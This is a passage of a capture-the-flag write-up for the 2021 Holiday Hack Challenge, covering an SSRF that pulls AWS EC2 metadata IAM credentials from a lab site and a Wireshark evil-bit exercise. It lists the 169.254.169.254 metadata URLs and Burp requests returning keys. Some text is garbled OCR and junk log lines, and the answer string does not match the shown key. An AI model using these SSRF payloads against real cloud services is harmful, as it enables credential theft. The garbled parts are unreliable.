24/11/2021 14:16:20.844	<Event-System-Provider Name="Linux-System" Guid="{FF02593-ab3-4f13-b608-81f6154b7f97}" /><Event><?xml:namespace prefix="" base="" data-bbox="0 0 1000 1000" /><System-Provider-Data Name="CurrentDirectory" /><System-Provider-Data Name="ProcessId" /><System-Provider-Data Name="ProcessName" /><System-Provider-Data Name="ParentProcessId" /><System-Provider-Data Name="ParentProcessName" /><System-Provider-Data Name="ParentCommandLine" /><System-Provider-Data Name="ParentWorkingSetId" /><System-Provider-Data Name="ParentWorkingSetName" /><System-Provider-Data Name="ParentWorkingSetSize" /><System-Provider-Data Name="ParentWorkingSetPriority" /><System-Provider-Data Name="ParentWorkingSetUsage" /><System-Provider-Data Name="ParentWorkingSetUsageTime" /><System-Provider-Data Name="ParentWorkingSetUsageTime" /><System-Provider-Data Name="ParentWorkingSetUsageTime" /><System-Provider-Data Name="ParentWorkingSetUsageTime" /><System-Provider-Data Name="ParentWorkingSetUsageTime" /><System-Provider-Data Name="ParentWorkingSetUsageTime" /><System-Provider-Data Name="ParentWorkingSetUsageTime" /></Event>
24/11/2021 14:16:20.843	<Event-System-Provider Name="Linux-System" Guid="{FF02593-ab3-4f13-b608-81f6154b7f97}" /><Event><?xml:namespace prefix="" base="" data-bbox="0 0 1000 1000" /><System-Provider-Data Name="CurrentDirectory" /><System-Provider-Data Name="ProcessId" /><System-Provider-Data Name="ProcessName" /><System-Provider-Data Name="ParentProcessId" /><System-Provider-Data Name="ParentProcessName" /><System-Provider-Data Name="ParentCommandLine" /><System-Provider-Data Name="ParentWorkingSetId" /><System-Provider-Data Name="ParentWorkingSetName" /><System-Provider-Data Name="ParentWorkingSetSize" /><System-Provider-Data Name="ParentWorkingSetPriority" /><System-Provider-Data Name="ParentWorkingSetUsage" /><System-Provider-Data Name="ParentWorkingSetUsageTime" /><System-Provider-Data Name="ParentWorkingSetUsageTime" /><System-Provider-Data Name="ParentWorkingSetUsageTime" /><System-Provider-Data Name="ParentWorkingSetUsageTime" /><System-Provider-Data Name="ParentWorkingSetUsageTime" /><System-Provider-Data Name="ParentWorkingSetUsageTime" /></Event>

Results

Task 8: Complete

Thank you for helping Santa complete his investigation! Santa says you're a whiz!

10) Now Hiring!

Another fun objective that we must exploit a Server Side Request Forgery (SSRF) on a website to steal a credential from EC2 Metadata (AWS). First, we need to find the bug, after using Burp Proxy we analyze the results.

<https://hackingthe.cloud/aws/exploitation/ec2-metadata-ssrf/>

Target: <https://apply.jackfrosttower.com/>

URLs to enter in the public NLBI report textbox.

- <http://169.254.169.254/latest/>
- <http://169.254.169.254/latest/meta-data/iam/security-credentials/>
- <http://169.254.169.254/latest/meta-data/iam/>
- <http://169.254.169.254/latest/meta-data/iam/security-credentials/jf-deploy-role>

Answer: CGqQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX





Comenzar a usar Firefox

test2

Email address
test2@test2.com

We'll never share your email with anyone else :wink:face:

Phone number
1234

We won't call you unless it's absolutely necessary, or when it's the middle of the night.

Field of Expertise

- Aggravated pulling of hair
- Anti-social behavior
- Bedtime violation**
- Crayon on walls

Select all that apply.

Resume

Examinar... No se ha seleccionado ningún archivo.

Frost Tower only hires those who have been unjustly put on the naughty list. All applicants must verify naughty list status by submitting a URL to their public Naughty List Background Investigation (NLBI) report.

URL to your public NLBI report

http://169.254.169.254/latest/meta-data/iam/

81	https://apply.jackfrosttower.com/	GET	/inputName=test2inputEmail...	200	3056	HTML	Frost Tower	✓	34.117.109.159
82	https://apply.jackfrosttower.com/	GET	/images/test2.jpg	200	341	text	jpg	✓	34.117.109.159

Request

```

1 GET /images/test2.jpg HTTP/1.1
2 Host: apply.jackfrosttower.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: image/avif,image/webp,*/*
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Dns: 1
8 Referer: https://apply.jackfrosttower.com/inputName=test2inputEmail=test240test2.cominputPhone=1234inputFieldAnti-social-behavior1.1inputWorkSample=htp91A1K2PN2F169.254.169.254/latest/meta-data/iam/CFadditionalInformation=submit=
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers

```

Response

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.16.1
3 Date: Mon, 03 Jan 2022 11:31:33 GMT
4 Content-Type: image/jpeg
5 Content-Length: 26
6 Last-Modified: Mon, 03 Jan 2022 11:31:33 GMT
7 Etag: "61A2de5f-1a"
8 Expires: Sat, 08 Jan 2022 11:31:33 GMT
9 Cache-Control: max-age=432000
10 Accept-Ranges: bytes
11 Via: 1.1 google
12 Alt-Svc: clear
13
14 info
15 security-credentials/

```

Comenzar a usar Firefox

test4

Email address
test4@test4.com

We'll never share your email with anyone else :wink:face:

Phone number
1234

We won't call you unless it's absolutely necessary, or when it's the middle of the night.

Field of Expertise

- Aggravated pulling of hair
- Anti-social behavior**
- Bedtime violation
- Crayon on walls

Select all that apply.

Resume

Examinar... No se ha seleccionado ningún archivo.

Frost Tower only hires those who have been unjustly put on the naughty list. All applicants must verify naughty list status by submitting a URL to their public Naughty List Background Investigation (NLBI) report.

URL to your public NLBI report

pr://169.254.169.254/latest/meta-data/iam/security-credentials/jf-deploy-role

89	https://apply.jackfrosttower.com/	GET	/inputName=test4inputEmail...	200	3056	HTML	Frost Tower	✓	34.117.109.159	12:35:56.3..
90	https://apply.jackfrosttower.com/	GET	/images/test4.jpg	200	625	JSON	jpg	✓	34.117.109.159	12:35:56.3..

Request

```

1 GET /images/test4.jpg HTTP/1.1
2 Host: apply.jackfrosttower.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: image/avif,image/webp,*/*
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Dns: 1
8 Referer: https://apply.jackfrosttower.com/inputName=test4inputEmail=test440test4.cominputPhone=1234inputFieldAnti-social-behavior1.1inputWorkSample=htp91A1K2PN2F169.254.169.254/latest/meta-data/iam/CFsecurity-credentials/jf-deploy-roleadditionalInformation=submit=
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers

```

Response

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.16.1
3 Date: Mon, 03 Jan 2022 11:35:56 GMT
4 Content-Type: image/jpeg
5 Content-Length: 308
6 Last-Modified: Mon, 03 Jan 2022 11:35:56 GMT
7 Etag: "61A2495f-134"
8 Expires: Sat, 08 Jan 2022 11:35:56 GMT
9 Cache-Control: max-age=432000
10 Accept-Ranges: bytes
11 Via: 1.1 google
12 Alt-Svc: clear
13
14 {
15   "code": "Success",
16   "lastUpdated": "2021-05-02T18:50:40Z",
17   "type": "NLBI-HTML",
18   "accessTokenId": "M7IA8R8B9FLSD0T0100G",
19   "secretAccessKey": "C0p0c8d8aPpGp080rP0bPq0Ira0c18Bp0",
20   "token": "M9S8a/7tanzp70Up081a0k0000z0a0Bcy0C0a7p00/r0k0/07540077130n0e0+",
21   "expiration": "2026-05-02T18:50:40Z"
22 }

```



11) Customer Complaint Analysis

For this objective we need to identify fake network packets where the Evil Bit is not set. By examining the packet, we identify 15 complaints from the bad elves and 1 fake complain "Muffy VonDuchess Sebastian". In fact, by analyzing the rooms number we can resolve the objective as well: room 1024.

<https://wiki.wireshark.org/DisplayFilters>
<https://datatracker.ietf.org/doc/html/rfc3514>

Target: <https://downloads.holidayhackchallenge.com/2021/jackfrosttower-network.zip>

Answer: Flud Hagg Yagh

The image displays two screenshots of Wireshark network traffic analysis. The left screenshot shows a list of captured packets, with packet 1024 selected. The right screenshot shows the details of packet 1024, which is an HTTP 200 OK response from 10.70.84.251 to 10.70.84.10. The details pane shows the application/javascript content type and a body containing a list of 15 customer complaints. The hex data pane shows the raw bytes of the packet, including the HTTP status bar and the complaint body.

```
[Next Sequence Number: 960 (relative sequence number)]
[Acknowledgment Number: 1 (relative ack number)]
Acknowledgment number (raw): 2051175474
1000 ... = Header Length: 32 bytes (8)
Flags: 0x018 (PSH, ACK)
000 ... = Reserved: Not set
...0 ... = RST: Not set
...0 ... = Congestion Window Reduced (CWR): Not set
...0 ... = ECH-Echo: Not set
...0 ... = Urgent: Not set
...0 ... = Acknowledgment: Set
...0 ... = Push: Set
00 4e 91 20 01 26 00 12 3f 14 9e 21 08 00 45 08  N &#x20; ? ! - E
01 63 f3 40 78 40 00 40 00 8e 03 0a 45 54 6f 0a 46  .pb@ .!T. F
04 8a 8f 44 00 50 b4 bb 37 88 7a 42 74 32 80 18 10  T .D.P. 7.2B12 .
01 f6 45 20 00 00 01 01 08 0a fe e3 72 23 c0 84  . . . . .rB.
c8 b1 50 4f 53 54 20 2f 66 05 64 63 63 63 60  . . . . .POST /feedback
2f 67 75 65 73 74 5f 63 6f 6d 70 6c 61 69 6e 7a  /guest_complaint
2e 70 68 70 20 48 54 54 50 2f 31 2e 31 0d 0a 48  .php HTTP/1.1 .H
6f 73 74 2a 20 66 72 64 73 74 2a 74 6f 77 65 72  ext: fro st-tower
2e 6c 6f 63 61 6c 6d 0a 55 73 65 72 2a 41 67 65  .local: User-Age
6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20  ext: Mozil lla/5.0
20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2a 30  (Windows; HT 10.0
3b 20 57 69 6e 36 3a 3b 20 78 36 34 29 20 41 70  ; Win64; x64) Ap
70 6c 65 57 65 62 4b 69 7a 2f 33 37 2e 31 36  plewebcl t/517.36
20 28 4b 48 54 4d 4c 2c 20 6c 69 6b 65 20 47 65  (KHTML, like Ge
```

12) Frost Tower Website Checkup

Not completed.

13) FPGA Programming

Not completed.





Conclusions

I plan to finish the not completed objectives. So, expect an updated version of this document to be published in my website soon.

See you next year 😊

-THE END-

Simon Roses Femerling

